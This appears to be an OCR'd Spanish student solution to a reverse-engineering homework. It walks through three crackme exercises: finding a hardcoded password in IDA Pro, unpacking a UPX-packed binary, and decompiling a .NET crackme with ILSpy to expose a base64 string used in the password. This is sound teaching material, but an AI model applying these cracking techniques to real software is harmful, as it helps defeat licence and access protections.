
Solución Tarea 3 - Ingeniería Inversa y Exploiting

1. Ingeniería Inversa


1.1 Crackme 0

Al abrir el ejecutable en IDA Pro, se pudo observar la lógica del programa de forma bastante clara. El programa solicita una contraseña y compara la entrada del usuario con un valor hardcodeado en el código, se identificó la contraseña correcta y se validó que el programa daba acceso.




1.2 Crackme 1

El segundo desafío resultó más interesante. Al abrir el ejecutable en IDA Pro, se notó que el código estaba comprimido con UPX (Ultimate Packer for eXecutables). Esto es una técnica de ofuscación que dificulta el análisis estático.




Para poder analizar el código real, fue necesario desempaquetarlo. Se utilizó la herramienta UPX con el comando:


```
upx -d crackme1.exe
```



Una vez desempaquetado, se pudo cargar el binario nuevamente en IDA Pro. Aunque el código apareció desordenado, se logró identificar la lógica de validación de la contraseña siguiendo el orden de cada una de las letras ejemplo: 'z' en la posición 7Ah, 's' en la posición, etc.




Finalmente se encontró la contraseña correcta y se validó que funcionaba.



1.3 Crackme 2 en .NET


El ejecutable estaba desarrollado en .NET. Examinar con IDA Pro no resultó adecuado pues el desensamblado no mostraba código legible como en los casos anteriores.




Para binarios .NET, la herramienta adecuada es ILSpy, la cual facilitó enormemente el análisis.


Al revisar el código, se identificó que la contraseña se construye de forma dinámica usando tres componentes:

1. El nombre de usuario ingresado
2. Un string hardcodeado llamado "elem1"
3. El nombre de la máquina donde se ejecuta


ILSpy
File View Window Help
(Default)
C#
C# 12.0 / VS 2022.8
Assemblies
System.Private.CoreLib (8.0.0.0, .NETCoreApp
System.Private.Uri (8.0.0.0, .NETCoreApp, v8.0
System.Linq (8.0.0.0, .NETCoreApp, v8.0)
System.Private.Xml (8.0.0.0, .NETCoreApp, v8
System.Xaml (8.0.0.0, .NETCoreApp, v8.0)
WindowsBase (8.0.0.0, .NETCoreApp, v8.0)
PresentationCore (8.0.0.0, .NETCoreApp, v8.0
PresentationFramework (8.0.0.0, .NETCoreApp
CrackMe2 (1.0.0.0, .NETFramework, v4.8)
Metadata
References
Resources
{ } -
{ } CrackMe2
Form1
Base Types
Derived Types
button1 : Button
components : IContainer
elem1 : string
label1 : Label
tbPassword : TextBox
Form1()
button1_Click(object, EventArgs) :
Dispose(bool) : void
InitializeComponent() : void
Program
Base Types
Main() : void
{ } CrackMe2.Properties
Form1()
// CrackMe2, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// CrackMe2.Form1
using ...
private string elem1 = "UEFTREFhZG1hbCEhMzQyLGxrYXNkYQ";
public Form1()
{
InitializeComponent();
}

